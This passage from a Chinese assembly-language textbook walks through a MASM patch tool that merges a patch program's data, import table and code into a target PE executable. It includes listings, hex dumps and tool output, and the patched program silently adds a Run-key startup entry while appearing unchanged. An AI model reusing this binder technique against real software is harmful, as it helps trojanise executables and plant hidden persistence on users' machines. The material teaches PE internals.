为了将补丁导入表数据插入到目标PE中，首先要知道在补丁代码中一共调用了多少个动态链接库，以及每个动态链接库所引入的函数个数，这些信息可以从导入表中获取到。

现在，假设补丁程序中用到的所有函数在目标代码段的导入表中都没有。所以，只要确定了动态链接库的个数，确定了每个动态链接库中调用函数的个数，新导入表的大小也就确定了。剩下的工作就是确定新导入表的位置和相关数据结构中RVA地址的修正了。

特别注意 原有的IAT一定不能破坏，否则会导致原指令中许多语句（那些涉及地址访问的语句）需要修改，这可是个大工程，相信你不会愿意那么做的。

破坏IAT结构的唯一办法就是把新增加的IA放到其他空闲的空间中。这样，才能保证原有调用的RVA不被破坏。那么，新增加的IA放到哪里去呢？

由于两个PE文件的导入表要放到一起，所以目标文件中的导入表必须移位；如果不移位置，新加入的补丁导入表会破坏后面的数据。基本想法是将目标文件中描述导入表的几个IMAGE_IMPORT_DESCRIPTOR数组原样移走，而代替原位置的将是补丁程序的IAT数据，以及由originalFirstThunk指向的结构数组数据。目标文件导入表加上补丁文件导入表将被移动到节的末尾。所以，两个导入表的IMAGE_IMPORT_DESCRIPTOR数组总和即为判断空间是否足够用的数值。

如果补丁程序调用的函数比较多，采用上述方法也会出现问题，主要是用来存放补丁程序导入表相关的两个结构无法在目标导入表的空间里容纳下，这时候可以采用第二种策略，即将两个相关结构放到其他空闲空间中。在示例程序中，采取第一种策略，大家可以自己通过程序实现第二种策略，以提高程序的兼容性。以下是大致的步骤。

步骤1　求补丁程序的动态链接库个数dwDll。

通过遍历导入表，直到发现最后一个全0结构即可获得动态链接库个数。相关代码见清单14-4。其中返回值eax中存放了动态链接库的个数，而ebx为调用函数的个数。

代码清单14-4　获取PE文件的导入表调用的函数个数(chapter14\bind.asm的_getImportFunctions函数)

```
;--------------------------------
;获取PE文件的导入表调用的函数个数
;--------------------------------
_getImportFunctions proc _lpFile
local @szBuffer [1024]:byte
local @szSectionName [16]:byte
local _lpPeHead
local @dwDlls,@dwFuns,@dwFunctions

pushad
mov edi,_lpFile
assume edi:ptr IMAGE_DOS_HEADER
add edi,[edi].e_lfanew ;调整esi指针指向PE文件头
assume edi:ptr IMAGE_NT_HEADERS
mov eax,[edi].OptionalHeader.DataDirectory [8].VirtualAddress
.if!eax
jmp @F
.endif
invoke _RVAToOffset,_lpFile,eax
add eax,_lpFile
mov edi,eax ;计算引入表所在文件偏移位置
assume edi:ptr IMAGE_IMPORT_DESCRIPTOR
invoke _getRVASectionName,_lpFile,[edi].OriginalFirstThunk
```

```
mov @dwFuns,0
mov @dwFunctions,0
mov @dwDlls,0

.while [edi].OriginalFirstThunk||[edi].TimeDateStamp||\
[edi].ForwarderChain||[edi].Name1||[edi].FirstThunk
mov @dwFuns,0
invoke _RVAToOffset,_lpFile,[edi].Name1
add eax,_lpFile

;获取IMAGE_THUNK_DATA列表到ebx
.if [edi].OriginalFirstThunk
mov eax,[edi].OriginalFirstThunk
.else
mov eax,[edi].FirstThunk
.endif
invoke _RVAToOffset,_lpFile,eax
add eax,_lpFile
mov ebx,eax
.while dword ptr [ebx]
inc @dwFuns
inc @dwFunctions
.if dword ptr [ebx]&IMAGE_ORDINAL_FLAG32 ;按序号导入
mov eax,dword ptr [ebx]
and eax,0ffffh
.else ;按名称导入
invoke _RVAToOffset,_lpFile,dword ptr [ebx]
add eax,_lpFile
assume eax:ptr IMAGE_IMPORT_BY_NAME
movzx ecx,[eax].Hint
assume eax:nothing
.endif
add ebx,4
.endw
mov eax,@dwFuns
mov ebx,@dwDlls
mov dword ptr dwFunctions [ebx*4],eax
mov dword ptr dwFunctions [ebx*4+4],0
inc @dwDlls
add edi,sizeof IMAGE_IMPORT_DESCRIPTOR
.endw
mov ebx,@dwDlls
mov dword ptr dwFunctions [ebx*4],0
@@:
assume edi:nothing
popad
mov eax,@dwDlls
mov ebx,@dwFunctions
ret
_getImportFunctions endp
```

步骤2　求补丁程序每个动态链接库对应的函数的个数。

导入表IMAGE_IMPORT_DESCRIPTOR的结构中有一个FirstThunk指针，这个指针指向的数组中有该动态链接库的个数dwFunctions。

程序设计时，可以构造一个“个数，个数，个数，0”的数组，用来记录每个DLL中调用的函数个数。

步骤3　计算新导入表增加的大小。

有了以上信息，新导入表比最初的导入表增加的大小就可以计算出来：

①（所有的函数个数+动态链接库个数）*4=新IAT项大小

②（所有的函数个数+动态链接库个数）*4=新originalFirstThunk表项大小

③（目标文件动态链接库个数+补丁文件动态链接库个数）*sizeof IMAGE_IMPORT_DESCRIPTOR=新增加的导入表项大小

④补丁函数名和动态链接库的字符串部分

1）将①和②两项的和与目标文件导入表数组的大小比较，如果前者小于后者，则满足条件，可以继续进行，否则提示空间不足。

2）将③和④两项的数值之和与找到的连续空闲空间相比较，如果前者小于后者，则满足条件，可以继续进行，否则提示空间不足。

步骤4　找到目标导入表所处的节，算出该节的剩余空间。如果大于步骤3后两项算出的结果之和，则可以继续进行；否则提示导入表部分空间不足，退出。

步骤5　关于导入表及相关数据结构的位置。

将目标文件偏移0610处（即目标文件导入表）开始的3ch字节复制到导入表所在节的空闲空间中（文件偏移0692h），然后修改目标文件中数据目录中导入表的RVA为00002092h，经过这样修改的PE依旧可以运行，而无需改动其他位置的数据。

步骤6　在新的导入表后追加补丁代码的导入表数据。

```
00000690        54 20 00 00 00 00 00 00 00 00 00 00 6A 20    T..........j
000006A0  00 00 08 20 00 00 4C 20 00 00 00 00 00 00 00 00   ... ..L ........
000006B0  00 00 84 20 00 00 00 20 00 00 38 20 00 00 00 00   .. ... ..8 ....

000006C0  00 00 00 00 00 00 78 20 00 00 00 20 00 00 00 00   ......x ... ....
000006D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000006E0  00 00                                             ..
```

黑体部分会根据最终导入表其他相关数据的存放位置作修改。

步骤7　将导入表相关的函数名与动态链接库的名字附加到新导入表的后面，如下所示：

```
000006E0          80 01 52 65 67 43 6C 6F 73 65 4B 65 79 00      .RegCloseKey.
000006F0    83 01 52 65 67 43 72 65 61 74 65 4B 65 79 41 00    .RegCreateKeyA.
00000700    AE 01 52 65 67 53 65 74 56 61 6C 75 65 45 78 41    .RegSetValueExA
00000710    00 00 61 64 76 61 70 69 33 32 2E 64 6C 6C 00 00    ..advapi32.dll..
```

步骤8　将导入表涉及的IAT，以及由originalFirstThunk指向的数据结构数组分别存放到目标文件的原始导入表位置，即610h开始的位置。

IAT存放在原始导入表的起始位置0610h。

由originalFirstThunk指向的数据结构数组存放在紧接下来的空间中0620h。

如下所示：

```
00000610   F0 20 00 00 00 21 00 00 E2 20 00 00 00 00 00 00    ...!.. ......
00000620   F0 20 00 00 00 21 00 00 E2 20 00 00 00 00 00 00    ...!.. ......
```

步骤9　修正参数。

对参数的修正包括以下三步：

1）数据目录表中将导入表的RVA更改为00002092h，大小设置为50h。

2）导入表所在的节.rdata大小设置为0120h。

3）修正导入表的内容，以及IAT内容和originalFirstThunk指向的数据结构数组中相关的RVA值（如下黑体部分）。

```
00000690          54 20 00 00 00 00 00 00 00 00 00 00 6A 20     T ..........j
000006A0    00 00 08 20 00 00 4C 20 00 00 00 00 00 00 00 00    ... ..L ........
000006B0    00 00 84 20 00 00 00 20 00 00 20 20 00 00 00 00    .. ... ..  ....
000006C0    00 00 00 00 00 00 12 21 00 00 10 20 00 00 00 00    .......!... ....
000006D0    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000006E0    00 00                                              ..
```

步骤10　修改以后的PE文件分析。

使用PEInfo对修改完数据和导入表信息的新的PE文件HelloWorld_1.exe进行测试，查看导入表是否可以被正确识别，如下所示：

```
文件名：D:\masm32\source\chapter11\HelloWorld_1.exe
-----------------------------------------
运行平台：      0x014c
节的数量：      3
文件属性：      0x010f
建议装入基地址：  0x00400000
文件执行入口（RVA地址）：  0x1000
--------------------------------------------------------------------------------
节名称   未对齐前长度  内存中的偏移（对齐后） 文件中对齐后的长度    文件中的偏移      节的属性
--------------------------------------------------------------------------------
.text    00000024        00001000           00000200          00000400       60000020
.rdata   00000120        00002000           00000200          00000600       40000040
.data    0000000b        00003000           00000200          00000800       c0000040
```

```
----------------------------------
导入表所处的节：.rdata
--------------------------------------------
导入库：user32.dll
-----------------------------
OriginalFirstThunk  00002054
TimeDateStamp       00000000
ForwarderChain      00000000
FirstThunk          00002008
-----------------------------
00000413          MessageBoxA

导入库：kernel32.dll
-----------------------------
OriginalFirstThunk  0000204c
TimeDateStamp       00000000
ForwarderChain      00000000
FirstThunk          00002000
-----------------------------
00000128          ExitProcess
导入库：advapi32.dll
-----------------------------
OriginalFirstThunk  00002020
TimeDateStamp       00000000
ForwarderChain      00000000
FirstThunk          00002010
-----------------------------
00000387          RegCreateKeyA
00000430          RegSetValueExA
00000384          RegCloseKey

未发现该文件有导出函数
未发现该文件有重定位信息
```

如上黑体所示，PEInfo已可正确识别修改后的PE文件的导入表信息，文件也可执行。接下来的工作是附加和补丁数据。

14.3.4　对数据段的处理

对数据段的处理包括目标数据段识别以及空间计算。因为补丁程序是开发者自己编写的，所以每个节的真实大小，都在节表项的IMAGE_SECTION_HEADER.VirtualSize字段中被记录下来，其他来源的PE文件则无法通过数据结构中的该字段获取真实大小（因为即使用户更改了这一部分内容，装载器也不会发现错误！大家可以自己来做这个实验）。

构造以后的数据段增加了补丁的数据。首先，从源中获取补丁数据段大小dstDataSize，从目标数据段中获取剩余空间（数据段文件对齐后的大小减去数据段真实的大小）。理论上讲，如果剩余空间大于补丁的数据段大小，那么对数据段的修改就被认为是可行的；但通常获取的目标数据段真实大小是假的。所以，数据段剩余空间的最好的判断方法是：

先定位可存放数据的节。方法是查找目标文件的节，其属性为C0000040h，该节的属性一般为可读、可写，并包含初始化数据。只需要判断字段IMAGE_SECTION_HEADER.Characteristics标识字段的第6、30、31位均为1，即认定该节是存放数据的节。

找到该节以后，查找该节在文件中的起始位置startAddress，以及文件对齐后的长度fLen。

从本节的最后一个位置起往前查找连续的全0字符，并记录长度。如果长度能达到我们的要求，就可以认为数据段的剩余空间是足够存放补丁程序数据的。

这种判断方法会存在一些安全隐患，比如，目标PE文件的数据段中有一些连续的初始化为0的数据，通过这种方法找到的空间大小可能会比实际的大。从而在整合补丁数据的时候将数据覆盖到目标PE的正常数据区，导致目标PE文件运行出现问题。在实际操作中将忽略这个安全因素，而直接记录下这个比较重要的值，即在目标文件中存放补丁数据的起始地址（文件中的），其他数据的插入方法类似。

附加数据起始位置＝startAddress＋fLen-dstDataSize＋1

接下来，使用上面的思路编写程序，以测试多个PE文件的数据段。以第2章的pe.asm作为基础程序框架，在函数_openFile中加入代码清单14-5所示的代码。

代码清单14-5　判断PE文件数据段是否能容纳补丁代码的数据（chapter14\bind.asm的_openFile函数部分代码）

```
;获取补丁文件数据段的大小
invoke getDataSize,@lpMemory
mov dwPatchDataSize,eax

.if eax == 0 ;未找到存放数据的节
invoke _appendInfo,addr szErr110
.else
invoke wsprintf,addr szBuffer,addr szOut11,eax
invoke _appendInfo,addr szBuffer
.endif



;获取补丁文件数据段在内存中的起始位置
invoke getDataStart,@lpMemory
mov dwPatchDataStart,eax

invoke wsprintf,addr szBuffer,addr szOut12,eax
invoke _appendInfo,addr szBuffer

;获取目标文件数据段的大小
invoke getDataSize,@lpMemory1
mov dwDstDataSize,eax

invoke wsprintf,addr szBuffer,addr szOut13,eax
invoke _appendInfo,addr szBuffer

;获取目标文件数据段在内存中的起始位置
invoke getDataStart,@lpMemory1
mov dwDstDataStart,eax

invoke wsprintf,addr szBuffer,addr szOut14,eax
invoke _appendInfo,addr szBuffer

;获取目标文件数据段在文件中对齐后的大小
invoke getRawDataSize,@lpMemory1
mov dwDstRawDataSize,eax

invoke wsprintf,addr szBuffer,addr szOut15,eax
invoke _appendInfo,addr szBuffer

;获取目标数据段在内存中的起始位置
invoke getDataStartInMem,@lpMemory1
mov dwDstMemDataStart,eax

invoke wsprintf,addr szBuffer,addr szOut17,eax
invoke _appendInfo,addr szBuffer


;从本节的最后一个位置起往前查找连续的全0字符
mov eax,dwDstDataStart
add eax,dwDstRawDataSize ;定位到本节的最后一个字节
mov ecx,dwPatchDataSize
mov esi,@lpMemory1
add esi,eax
dec esi
.repeat
mov bl,byte ptr [esi]
.break.if bl!=0
```

```
60 dec esi
61 dec ecx
62 dec eax
63 .break.if ecx == 0
64 .until FALSE
65 .if ecx == 0 ;表示找到了连续可用的空间
66 mov @dwTemp1,eax
67 sub eax,dwPatchDataSize
68 mov dwStartAddressinDstDS,eax
69
70 mov @dwTemp,0
71
72 mov esi,@lpMemory1
73 mov eax,dwDstDataStart
74 add eax,dwDstRawDataSize ;定位到本节的最后一个字节
75 add esi,eax
76 dec esi
77 .repeat
78 mov bl,byte ptr [esi]
79 .break.if bl!=0
80 inc @dwTemp
81 dec esi
82 .until FALSE
83
84 invoke wsprintf,addr szBuffer,addr szOut16,@dwTemp,@dwTemp1
85 invoke _appendInfo,addr szBuffer
86 .else ;数据段空间不够
87 invoke _appendInfo,addr szErr11
88 .endif
89
90 invoke _appendInfo,addr szoutLine
```

从以上的代码中可以看出，退出补丁过程需要满足两个条件：

如果文件中不存在可存放数据的节，则退出，并提示未找到.data节。对应代码行1～7。

如果文件中连续的全0空间不够补丁数据大小，则退出，提示目标数据段空间不够。对应代码行50～88。

完整的代码请参照随书文件chapter14\bind01.asm。

因为对0的计数是从节的最后一个字节开始的，所以合并以后的数据段的情况是：如果空闲空间很大，那么老数据和新数据之间可能会存在很多0。尽可能地把新数据放到离老数据相对较远的位置，这样也就最大限度地避免了某些以0初始化的老数据被覆盖的现象。如下所示：

```
00000800  48 65 6C 6C 6F 57 6F 72 6C 64 00 00 00 00 00 00   HelloWorld......
00000810  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000820  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
……  很多0
00000980  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000990  00 00 00 00 00 00 00 00 00 00 00 00 00 00 53 4F   ..............SO
000009a0  46 54 57 41 52 45 5C 4D 49 43 52 4F 53 4F 46 54   FTWARE\MICROSOFT
000009b0  5C 57 49 4E 44 4F 57 53 5C 43 55 52 52 45 4E 54   \WINDOWS\CURRENT
000009c0  56 45 52 53 49 4F 4E 5C 52 55 4E 00 4E 65 77 56   VERSION\RUN.NewV
000009d0  61 6C 75 65 00 64 3A 5C 6D 61 73 6D 33 32 5C 73   alue.d:\masm32\s
000009e0  6F 75 72 63 65 5C 63 68 61 70 74 65 72 35 5C 4C   ource\chapter5\L
000009f0  6F 63 6B 54 72 61 79 2E 65 78 65 00 00 00 00 00   ockTray.exe.....
```

14.3.5 修改前后PE文件对比

需要修正和迁移的数据基本都完成了，使用PEComp程序对比两个程序，运行界面如图14-2所示。

图 14-2 手工补丁后的HelloWorld_2.exe与HelloWorld.exe对比

从对比图可以看出，手工补丁后的HelloWorld_2.exe和补丁前的HelloWorld.exe的区别有三处：

1）文件头部分，程序入口地址做了修改，即字段IMAGE_OPTIONAL_HEADER32.AddressOfEntryPoint的值不一样。

2）数据目录表中对导入表的描述不一样。因为导入表已经被搬移了原来的位置，而原来的位置放置了新文件的数据结构（包括补丁IAT和补丁的originalFirstThunk指向的数据结构数组）。

3）三个节的长度不一样。前面已经讲过，数据节的长度不需要修正，程序可以照常运行。

14.4　开发补丁工具

掌握以上的基础知识后，下面来开发补丁工具。该工具将要完成的操作与14.3节手工完成的类似。程序开发的流程会很复杂，希望大家阅读时要有耐心。

14.4.1　编程思路

补丁工具编写的思路如下：

步骤1　将补丁程序和目标程序均映射到内存中，并通过获取的内存操作句柄@lpMemory和@lpMemory1进行PE文件的读取操作。

步骤2　在内存中开辟一个与目标文件大小相同的空间，用来记录句柄lpDstMemory，并将目标文件原样复制到该区域。复制代码如下：

```
;为目标文件分配内存
invoke GlobalAlloc,GHND,@dwFileSize1
mov @hDstFile,eax
invoke GlobalLock,@hDstFile
mov lpDstMemory,eax ;将指针给@lpDst
;将目标文件复制到内存区域
invoke MemCopy,@lpMemory1,lpDstMemory,@dwFileSize1
```

步骤3　按照规则将补丁程序的数据、导入表、代码复制到内存的指定位置，并修正PE文件的各参数。

步骤4　将内存数据lpDstMemory开始的新文件内容写入到新的文件中。

14.4.2 数据结构分析

在程序设计时使用了一些特殊的数据结构（如下所示），下面详细解释程序bind.asm用到的变量及相关数据结构。

```
dwFunctions db 1024 dup(11h)  ;记录每个动态链接库引用的函数个数
                              ;个数，个数，个数，0
szBuffer1    db 1024 dup(0)
szBuffer2    db 1024 dup(0)
bufTemp1     db  200 dup(0),0
bufTemp2     db  200 dup(0),0

dwPatchDataSize            dd ?  ;补丁数据段大小
dwPatchDataStart           dd ?  ;补丁数据起始地址
dwPatchMemDataStart        dd ?  ;补丁数据段在内存中的起始地址
dwDstDataSize              dd ?  ;目标数据段大小
dwDstDataStart             dd ?  ;目标数据起始地址
dwDstRawDataSize           dd ?  ;目标数据在文件中对齐后的大小
dwDstMemDataStart          dd ?  ;目标数据段在内存中的起始地址
dwStartAddressinDstDS      dd ?  ;新增加的补丁数据段在目标文件中的起始位置

dwPatchImportSegSize        dd ?  ;补丁导入表所在段的大小
dwPatchImportSegStart       dd ?  ;补丁导入表所在段的起始地址
dwDstImportSegSize          dd ?  ;目标导入表所在段大小
dwDstImportSegStart         dd ?  ;目标导入表所在段数据起始地址
dwDstImportSegRawSize       dd ?  ;目标导入表所在段数据在文件中对齐后的大小
dwDstImportInFileStart      dd ?  ;目标导入表在文件中的起始地址
dwPatchImportInFileStart    dd ?  ;补丁导入表在文件中的起始位置
dwPatchImportSize           dd ?  ;补丁导入表大小
dwDstImportSize             dd ?  ;目标导入表大小
dwNewImportSize             dd ?  ;生成的新文件的导入表大小，这个大小是判断空间够用与否的主要字段
dwPatchDLLCount             dd ?  ;补丁程序中调用 DLL 的个数
dwPatchFunCount             dd ?  ;补丁程序中调用函数的个数
dwDstDLLCount               dd ?  ;目标程序中调用 DLL 的个数
dwDstFunCount               dd ?  ;目标程序中调用函数的个数
dwThunkSize                 dd ?  ;IAT 和 originalFirstThunk 指向数组的大小，即新文件中导入
                                  表的第 1 部分大小
dwFunDllConstSize           dd ?  ;函数名和动态链接库名常量的大小
dwImportSpace2              dd ?  ;新文件中导入表的第 2 部分大小

dwPatchCodeSegSize         dd ?  ;补丁代码所在段的大小
dwPatchCodeSegStart        dd ?  ;补丁代码所在段的起始地址
dwDstCodeSegSize           dd ?  ;目标代码所在段的大小
dwDstCodeSegStart          dd ?  ;目标代码所在段数据起始地址

dwDstCodeSegRawSize      dd ?  ;目标代码所在段数据在文件中对齐后的大小
dwPatchCodeSize          dd ?  ;补丁代码大小
dwDstCodeSize            dd ?  ;目标代码大小
dwPatchCodeSegMemStart   dd ?  ;补丁代码所在段数据在内存的起始地址
dwDstCodeSegMemStart     dd ?  ;目标代码所在段数据在内存的起始地址
dwModiCommandCount       dd ?  ;补丁代码中要修正的地址个数
dwDataInMemStart         dd ?  ;数据在新文件的内存中的起始地址

lpDstMemory              dd ?  ;新文件在内存的起始地址
lpPImportInNewFile       dd ?  ;补丁导入表在新文件中的位置
lpImportChange           dd 200 dup(0)   ;格式：4 个字节为原值，4 个字节为修正值依次排放
lpOriginalFirstThunk     dd ?  ;originalFirstThunk 所指向的位置
lpNewImport              dd ?  ;新导入表在文件中的起始位置
lpNewEntryPoint          dd ?  ;补丁代码在新文件中的起始位置

dwPatchImageBase         dd ?  ;补丁程序装载的基地址
dwDstImageBase           dd ?  ;目标程序装载的基地址
dwPatchEntryPoint        dd ?  ;补丁程序入口地址
dwDstEntryPoint          dd ?  ;目标程序入口地址
```

程序中使用了两个相对特殊的数据结构：lpImportChange和dwFunctions，先来看lpImportChange。

1.lpImportChange

该结构是双字数值对的数组，称为导入表修正值结构。其可能的形式如下：

```
0040733E  56 20 00 00 D0 21 00 00 66 20 00 00 E0 21 00 00  V ..?..f ..?..
0040734E  48 20 00 00 F2 21 00 00 00 00 00 00 00 00 00 00  H ..?..........
0040735E  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

举例：00002056←→000021D0是一对，前者是补丁导入表的FirstThunk指向数据结构的数组中的一项，而后者是移动到新文件修正后的值。代码清单14-6是bind.asm中为导入表修正值结构赋值的相关代码。

代码清单14-6　bind.asm中为导入表修正结构赋值

```
;为导入表修正值结构赋值
mov eax,offset lpImportChange
mov @lpImportChange,eax
mov @dwSize,0

.while [esi].OriginalFirstThunk||[esi].TimeDateStamp||\
[esi].ForwarderChain||[esi].Name1||[esi].FirstThunk

;获取IMAGE_THUNK_DATA列表到ebx
.if [esi].OriginalFirstThunk
mov eax,[esi].OriginalFirstThunk
.else
mov eax,[esi].FirstThunk
.endif
invoke _RVAToOffset,_lpFile,eax
add eax,_lpFile
mov ebx,eax

push edi
mov edi,@lpFirstThunk
.while dword ptr [ebx]
 .if dword ptr [ebx]&IMAGE_ORDINAL_FLAG32 ;按序号导入，无字符串常量
mov eax,dword ptr [ebx]
;将该值原样写入原目标文件导入表所在位置
mov dword ptr [edi],eax
.else ;按名称导入
invoke _RVAToOffset,_lpFile,dword ptr [ebx]
add eax,_lpFile
assume eax:ptr IMAGE_IMPORT_BY_NAME
push esi
push ecx
push ebx

push edi
mov edi,_off
```

```
mov esi,eax
;显示每个函数的偏移量及修正值
pushad
;补丁程序偏移
mov eax,esi
sub eax,_lpFile
invoke _OffsetToRVA,_lpFile,eax
mov @dwTemp,eax
;目标程序偏移
mov eax,edi
sub eax,lpDstMemory
invoke _OffsetToRVA,_lpFile1,eax
mov @dwTemp1,eax
add esi,2
;将修正前的值和修正后的值排列到lpImportChange处（6）
mov edi,offset lpImportChange
mov eax,@dwSize
mov bl,4
mul bl
add edi,eax
mov eax,@dwTemp
mov dword ptr [edi],eax
inc @dwSize
mov edi,offset lpImportChange
mov eax,@dwSize
mov bl,4
mul bl
add edi,eax
mov eax,@dwTemp1
mov dword ptr [edi],eax
inc @dwSize
invoke wsprintf,addr szBuffer,addr szOut1913,esi,@dwTemp,@dwTemp1
invoke _appendInfo,addr szBuffer
popad
mov bx,word ptr [esi] ;函数编号
mov word ptr [edi],bx
add esi,2
add edi,2
add _off,2
mov cx,0
.repeat
mov bl,byte ptr [esi]
inc cx
.if bl!=0 ;不为0，表示未结束
mov byte ptr [edi],bl
inc edi
inc _off
.else ;是0，则看看计数值是否为偶数
;如果是，则@dwSize多加1，因为偶数函数名后为2个0
test cx,1
jz@1
```

```
mov byte ptr [edi],0 ;字符个数为偶数，写2个0
inc _off
inc edi
mov byte ptr [edi],0
inc _off
inc edi
jmp@2
@1:mov byte ptr [edi],0 ;字符个数为奇数，写1个0
inc _off
inc edi
@2:.break
.endif
inc esi
.until FALSE
pop edi
pop ebx
pop ecx
pop esi
assume eax:nothing
.endif
add edi,4
add ebx,4
.endw
```

2.dwFunctions

第二个结构是dwFunctions。这个数据结构以如下的格式记录了导入表调用函数的个数：

个数1，个数2，个数3，个数4，0

每个数均为双字，个数1是第一个动态链接库引入的函数个数，个数2是第二个动态链接库引入的函数个数，依次类推。直到碰到一个双字零表示结束。在bind.asm中为结构dwFunctions赋值的相关代码如代码清单14-7所示。

代码清单14-7　bind.asm中为结构dwFunctions赋值

```
mov @dwFuns,0
mov @dwFunctions,0
mov @dwDlls,0
.while [edi].OriginalFirstThunk||[edi].TimeDateStamp||\
[edi].ForwarderChain||[edi].Name1||[edi].FirstThunk
mov @dwFuns,0
invoke _RVAToOffset,_lpFile,[edi].Name1
add eax,_lpFile
;获取IMAGE_THUNK_DATA列表到ebx
.if [edi].OriginalFirstThunk
mov eax,[edi].OriginalFirstThunk
.else
mov eax,[edi].FirstThunk
```

```
.endif
invoke _RVAToOffset,_lpFile,eax
add eax,_lpFile
mov ebx,eax
.while dword ptr [ebx]
inc @dwFuns
inc @dwFunctions
.if dword ptr [ebx]&IMAGE_ORDINAL_FLAG32 ;按序号导入
mov eax,dword ptr [ebx]
and eax,0ffffh
.else ;按名称导入
invoke _RVAToOffset,_lpFile,dword ptr [ebx]
add eax,_lpFile
assume eax:ptr IMAGE_IMPORT_BY_NAME
movzx ecx,[eax].Hint
assume eax:nothing
.endif
add ebx,4
.endw
mov eax,@dwFuns
mov ebx,@dwDlls
mov dword ptr dwFunctions [ebx*4],eax
mov dword ptr dwFunctions [ebx*4+4],0
inc @dwDlls
add edi,sizeof IMAGE_IMPORT_DESCRIPTOR
.endw
mov ebx,@dwDlls
mov dword ptr dwFunctions [ebx*4],0在dwFunctions最后写一个零双字表示结束
```

14.4.3　运行测试

运行bind.exe，输出结果可以作为理解程序设计思路的参考，如下所示：

```
补丁文件：D:\masm32\source\chapter14\patch.exe
目标文件：D:\masm32\source\chapter14\HelloWorld.exe

补丁数据段的有效数据大小为：00000062
补丁数据段在文件中的起始位置：00000800
补丁数据段在内存中的起始地址：00003000
目标数据段的有效数据大小为：0000000b

  目标数据段在文件中的起始位置：00000800
  目标数据段在文件中对齐后的大小：00000200
  目标数据段在内存中的起始地址：00003000
  目标文件的数据段中有空间，剩余空间大小为：000001f6，需要大小：00000062
  补丁数据段在目标文件中存放的起始位置：0000099e
  数据在新文件的内存中的起始地址：0040319e
  ------------------------------------------------------------------
  补丁导入表所在段的有效数据大小为：00000086
  补丁导入表所在段在文件中的起始位置：00000600
  补丁导入表在文件中的起始地址：00000610
  目标导入表所在段的有效数据大小为：00000092
  目标导入表所在段在文件中的起始位置：00000600
  目标导入表在文件中的起始地址：00000610
  目标导入表所在段在文件中对齐后的大小：00000200
  补丁程序调用链接库个数：00000001
  补丁程序调用函数个数：00000003
  补丁程序调用动态链接库及每个动态链接库调用函数个数明细：
  03 00 00 00 00 00 00 00 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11
11 11 11 11 11 11 11 11 11 11 11 11 11
  目标程序调用链接库个数：00000002
  目标程序调用函数个数：00000002
  目标程序调用动态链接库及每个动态链接库调用函数个数明细：
  01 00 00 00 01 00 00 00 00 00 00 00 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11
11 11 11 11 11 11 11 11 11 11 11 11 11
  目标文件中原有导入表空间：0000003c，补丁程序中导入函数两个相关数组的大小：00000020  前者若大于
后者，则 bind 可继续进行
  补丁文件导入函数名和动态链接库名字符串常量的大小：0000003e
  合并以后文件导入表大小（含零结构）：00000050
  目标文件的导入表所处的段中有空间，剩余空间大小为 :00000170，需要大小：0000008e，合并以后的导入
表在目标文件中存放的起始位置为：00000772

  合并以后的导入表修正

  DLL 名：advapi32.dll   Name1 原始值：00002078                Name1 修正值：000021c2
  函数名：RegCreateKeyA  文件起始位置原始值：00002056           文件起始位置修正值：000021d0
  函数名：RegSetValueExA 文件起始位置原始值：00002066           文件起始位置修正值：000021e0
  函数名：RegCloseKey    文件起始位置原始值：00002048           文件起始位置修正值：000021f2
  Dll 名：advapi32.dll   FirstThunk 原始值：00002000            FirtThunk 修正值：00002010
  Dll 名：advapi32.dll   OriginalFirstThunk 原始值：00002038    OriginalFirtThunk 修正值：00002020

  数据目录表中对导入表部分的修改

    导入表起始位置    原始值：00002010    修正值：00002172
    导入表大小        原始值：0000003c    修正值：00000050

  ------------------------------------------------------------
  目标代码装入地址和程序执行入口：00400000:00001000

  补丁代码所在段的有效数据大小为：00000052
  补丁代码所在段在文件中的起始位置：00000400
  补丁代码在内存中的起始位置：00001000
  目标代码所在段的有效数据大小为：00000024
  目标代码所在段在文件中的起始位置：00000400
  目标代码所在段在文件中对齐后的大小：00000200
```

```
    目标代码在内存中的起始位置：00001000
    目标文件的代码所处的段中有空间。剩余空间大小为：000001dd，需要大小：00000052。合并以后的代码在
目标文件中存放的起始位置为：000005ae
    ------------------------------------------------------------
    补丁程序装载基地址：00400000

    文件偏移：000005ae    指令：68h      操作数：0040305e    偏移：0000005e    修正后的新值：004031fc
    文件偏移：000005b3    指令：68h      操作数：00403000    偏移：00000000    修正后的新值：0040319e
    文件偏移：000005c4    指令：68h      操作数：00403037    偏移：00000037    修正后的新值：004031d5
    文件偏移：000005cd    指令：68h      操作数：0040302e    偏移：0000002e    修正后的新值：004031cc
    文件偏移：000005d2    指令：35ffh    操作数：0040305e    偏移：0000005e    修正后的新值：004031fc
    文件偏移：000005dd    指令：35ffh    操作数：0040305e    偏移：0000005e    修正后的新值：004031fc
    文件偏移：000005ee    指令：25ffh    操作数：00402008    修正后的新值：00402018
    文件偏移：000005f4    指令：25ffh    操作数：00402000    修正后的新值：00402010
    文件偏移：000005fa    指令：25ffh    操作数：00402004    修正后的新值：00402014
    文件偏移：000005ed    指令：e9h      操作数：fffffff0    修正后的新值：fffffe13
    补丁代码指令操作数地址需要修正的个数：0000000a
```

从输出结果可以看出，程序按照依次处理数据、导入表、代码的顺序把补丁程序中的数据分解合并到目标PE中。程序运行的截图如图14-3所示。



图　14-3　补丁运行截图

运行补丁工具程序，在C盘根目录下会生成打了补丁的新程序bind.exe。运行bind.exe表面上好像没有发生什么变化，也只是弹出了HelloWorld对话框，但在注册表的启动项中却多了一个值，如图14-4所示。




图 14-4 注册表启动项增加的项

14.4.4　适应性测试实例分析

